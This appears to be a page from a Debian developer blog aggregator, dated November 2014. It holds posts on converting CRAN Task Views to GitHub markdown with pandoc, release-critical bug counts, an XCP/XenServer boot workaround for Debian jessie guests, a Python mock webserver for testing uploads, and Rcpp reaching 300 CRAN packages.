1JHnNpbgzxkoNexeXsTUGS6qUp5P88vHej. Contact me at donation@alteholz.eu if you prefer another way to donate. Every kind of support is most appreciated.

29 November 2014

Dirk Eddelbuettel: CRAN Task Views for Finance and HPC now (also) on GitHub

The CRAN Task View system is a fine project which Achim Zeileis initiated almost a decade ago. It is described in a short R Journal article in Volume 5, Number 1. I have been editor / maintainer of the Finance task view essentially since the very beginning of these CRAN Task Views, and added the High-Performance Computing one in the fall of 2008. Many, many people have helped by sending suggestions or even patches; email continues to be the main venue for the changes. The maintainers of the Web Technologies task view were, at least as far as I know, the first to make the jump to maintaining the task view on GitHub. Karthik and I briefly talked about this when he was in town a few weeks ago for our joint Software Carpentry workshop at Northwestern. So the topic had been on my mind, but it was only today that I realized that the near-limitless amount of awesome that is pandoc can probably help with maintenance. The task view code by Achim neatly converts the very regular, very XML, very boring original format into somewhat-CRAN-website-specific html. Pandoc, being as versatile as it is, can then make (GitHub-flavoured) markdown out of this, and with a minimal amount of sed magic, we get what we need. And hence we now have these two new repos: Contributions are now most welcome by pull request. You can run the included converter scripts, it differs between both repos only by one constant for the task view / file name. As an illustration, the one for Finance is below.
#!/usr/bin/r
## if you do not have /usr/bin/r from littler, just use Rscript
ctv <- "Finance"
ctvfile  <- paste0(ctv, ".ctv")
htmlfile <- paste0(ctv, ".html")
mdfile   <- "README.md"
## load packages
suppressMessages(library(XML))          # called by ctv
suppressMessages(library(ctv))
r <- getOption("repos")                 # set CRAN mirror
r["CRAN"] <- "http://cran.rstudio.com"
options(repos=r)
check_ctv_packages(ctvfile)             # run the check
## create html file from ctv file
ctv2html(read.ctv(ctvfile), htmlfile)
### these look atrocious, but are pretty straight forward. read them one by one
###  - start from the htmlfile
cmd <- paste0("cat ", htmlfile,
###  - in lines of the form  ^<a href="Word">Word.html</a>
###  - capture the 'Word' and insert it into a larger URL containing an absolute reference to task view 'Word'
  "   sed -e 's ^<a href=\"\\([a-zA-Z]*\\)\\.html <a href=\"http://cran.rstudio.com/web/views/\\1.html\" '   ",
###  - call pandoc, specifying html as input and github-flavoured markdown as output
              "pandoc -s -r html -w markdown_github   ",
###  - deal with the header by removing extra  , replacing  ** with ** and **  with **:              
              "sed -e's/ //g' -e's/ \\*\\*/\\*\\*/g' -e's/\\*\\* /\\*\\* /g' -e's/ $/  /g' ",
###  - make the implicit URL to packages explicit
              "-e's ../packages/ http://cran.rstudio.com/web/packages/ g' ",
###  - write out mdfile
              "> ", mdfile)
system(cmd)                             # run the conversion
unlink(htmlfile)                        # remove temporary html file
cat("Done.\n")
I am quite pleased with this setup---so a quick thanks towards the maintainers of the Web Technologies task view; of course to Achim for creating CRAN Task Views in the first place, and maintaining them all those years; as always to John MacFarlance for the magic that is pandoc; and last but not least of course to anybody who has contributed to the CRAN Task Views.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

28 November 2014

Richard Hartmann: Release Critical Bug report for Week 48

Holy bug-count-drop, Batman! Some bugs which need loving: The UDD bugs interface currently knows about the following release critical bugs: How do we compare to the Squeeze release cycle?
Week Squeeze Wheezy Jessie
43 284 (213+71) 468 (332+136) 319 (240+79)
44 261 (201+60) 408 (265+143) 274 (224+50)
45 261 (205+56) 425 (291+134) 295 (229+66)
46 271 (200+71) 401 (258+143) 427 (313+114)
47 283 (209+74) 366 (221+145) 342 (260+82)
48 256 (177+79) 378 (230+148) 274 (189+85)
49 256 (180+76) 360 (216+155)
50 204 (148+56) 339 (195+144)
51 178 (124+54) 323 (190+133)
52 115 (78+37) 289 (190+99)
1 93 (60+33) 287 (171+116)
2 82 (46+36) 271 (162+109)
3 25 (15+10) 249 (165+84)
4 14 (8+6) 244 (176+68)
5 2 (0+2) 224 (132+92)
6 release! 212 (129+83)
7 release+1 194 (128+66)
8 release+2 206 (144+62)
9 release+3 174 (105+69)
10 release+4 120 (72+48)
11 release+5 115 (74+41)
12 release+6 93 (47+46)
13 release+7 50 (24+26)
14 release+8 51 (32+19)
15 release+9 39 (32+7)
16 release+10 20 (12+8)
17 release+11 24 (19+5)
18 release+12 2 (2+0)
Graphical overview of bug stats thanks to azhag:

Daniel Pocock: XCP / XenServer and Debian Jessie

In 2013, Debian wheezy was released with a number of great virtualization options include the Xen Cloud Platform (XCP / Xen-API) toolstack packaged by Thomas Goirand to run in a native Debian host environment. Unfortunately, XCP is not available as a host (dom0) solution for the upcoming Debian 8 (jessie) release. However, it is possible to continue running a Debian wheezy system as the dom0 host and run virtualized (domU) jessie systems inside it. It may also be possible to use the packages from wheezy on a jessie system, but I haven't looked into that myself so far. Newer kernel boot failures in Xen After successfully upgrading a VM (domU in Xen terminology) from wheezy to jessie, I tried to reboot the VM and found that it wouldn't start. People have reported similar problems booting newer versions of Ubuntu and Fedora in XCP and XenServer environments. PyGrub displayed an error on the dom0 console:
# xe vm-start name-label=server05
Error code: Using  to parse /grub/grub.cfg
Error parameters: Traceback (most recent call last):,
   File "/usr/lib/xcp/lib/pygrub.xcp", line 853, in ,
     raise RuntimeError, "Unable to find partition containing kernel"
There is a quick and easy workaround. Hard-code the kernel and initrd filenames into config values that will be used to boot. A more thorough solution will probably involve using a newer version of PyGrub in wheezy. If the /boot tree is a separate filesystem inside the VM, use commands like the following (substitute the correct UUID for the VM and the exact names/versions of the vmlinuz and initrd.img files):
xe vm-param-set uuid=da654fd0-74db-11e4-82f8-0800200c9a66 \
   PV-bootloader-args="--kernel=/vmlinuz-3.16-3-amd64
   --ramdisk=/initrd.img-3.16-3-amd64"
xe vm-param-set uuid=da654fd0-74db-11e4-82f8-0800200c9a66 \
   PV-args="root=/dev/mapper/vg00-root ro quiet"
and if /boot is on the root filesystem of the VM, this will do the trick:
xe vm-param-set uuid=da654fd0-74db-11e4-82f8-0800200c9a66 \
   PV-bootloader-args="--kernel=/boot/vmlinuz-3.16-3-amd64
   --ramdisk=/boot/initrd.img-3.16-3-amd64"
xe vm-param-set uuid=da654fd0-74db-11e4-82f8-0800200c9a66 \
   PV-args="root=/dev/mapper/vg00-root ro quiet"
Future strategy Once a comprehensive XCP solution appears in Debian again, hopefully it will be possible to migrate running VMs into the new platform without any downtime and retire the wheezy dom0. Other upgrade/migration options exist and the choice will depend on various factors, such as whether or not you have built your own tools around the XCP API and whether you use a solution like OpenStack that depends on it. Debian's pkg-xen-devel mailing list may be a good place to discuss these options further.

25 November 2014

Enrico Zini: mock-webserver

A mock webserver to use for unit testing HTTP clients With python -m SimpleHTTPServer it's easy to bring up an HTTP server to use to test HTTP client code, however it only supports GET requests, and I needed to test an HTTP client that needs to perform a file upload. It took way more than I originally expected to put this together, so here it is, hopefully saving other people (including future me) some time:
#!/usr/bin/python3
import http.server
import cgi
import socketserver
import hashlib
import json
PORT = 8081
class Handler(http.server.SimpleHTTPRequestHandler):
    def do_POST(self):
        info =  
            "method": "POST",
            "headers":   k: v for k, v in self.headers.items()  ,
         
        # From https://snipt.net/raw/f8ef141069c3e7ac7e0134c6b58c25bf/?nice
        form = cgi.FieldStorage(
            fp=self.rfile,
            headers=self.headers,
            environ= 'REQUEST_METHOD':'POST',
                     'CONTENT_TYPE':self.headers['Content-Type'],
                      )
        postdata =  
        for k in form.keys():
            if form[k].file:
                buf = form.getvalue(k)
                postdata[k] =  
                    "type": "file",
                    "name": form[k].filename,
                    "size": len(buf),
                    # json.dumps will not serialize a byte() object, so we
                    # return the shasum instead of the file body
                    "sha256": hashlib.sha256(buf).hexdigest(),
                 
            else:
                vals = form.getlist(k)
                if len(vals) == 1:
                    postdata[k] =  
                        "type": "field",
                        "val": vals[0],
                     
                else:
                    postdata[k] =  
                        "type": "multifield",
                        "vals": vals,
                     
        info["postdata"] = postdata
        resbody = json.dumps(info, indent=1)
        print(resbody)
        resbody = resbody.encode("utf-8")
        self.send_response(200)
        self.send_header("Content-type", "application/json")
        self.send_header("Content-Length", str(len(resbody)))
        self.end_headers()
        self.wfile.write(resbody)
class TCPServer(socketserver.TCPServer):
    # Allow to restart the mock server without needing to wait for the socket
    # to end TIME_WAIT: we only listen locally, and we may restart often in
    # some workflows
    allow_reuse_address = True
httpd = TCPServer(("", PORT), Handler)
print("serving at port", PORT)
httpd.serve_forever()

Dirk Eddelbuettel: Rcpp now used by 300 CRAN packages


max-heap image This morning, Rcpp reached another round milestone: 300 packages on CRAN now depend on it (as measured by Depends, Imports and LinkingTo declarations). The graph is on the left depicts the growth of Rcpp usage over time. There are 41 more on BioConductor (which is not included in the chart). The first and less detailed part uses manually save entries, the second half of the data set was generated semi-automatically via a short script appending updates to a small file-based backend. A list of user package is kept on this page. Also displayed in the graph is the relative proportion of CRAN packages using Rcpp. The four per-cent hurdle was cleared just before useR! 2014 where I showed a similar graph (as two distinct graphs) in my invited talk. We may well hit five per-cent before the end of the year. 300 is a pretty humbling and staggering number. Also interesting that we we cleared 200 only at the end of April, and 250 in early August. So from everybody behind Rcpp, a heartfelt Thank You! to all the users and of course other contributors.

This post by Dirk Eddelbuettel originated on his Thinking inside the box blog. Please report excessive re-aggregation in third-party for-profit settings.

22 November 2014

Daniel Pocock: rtc.debian.org updated for latest browsers

I've just updated rtc.debian.org with the latest versions of JSCommunicator and JsSIP. The version of JsSIP that had been on the site was actually quite old, from February 2014 and the browsers have evolved a lot since then. If you've tried it before and it didn't work consistently please try again and feel free to share any feedback you have.

Next.

Previous.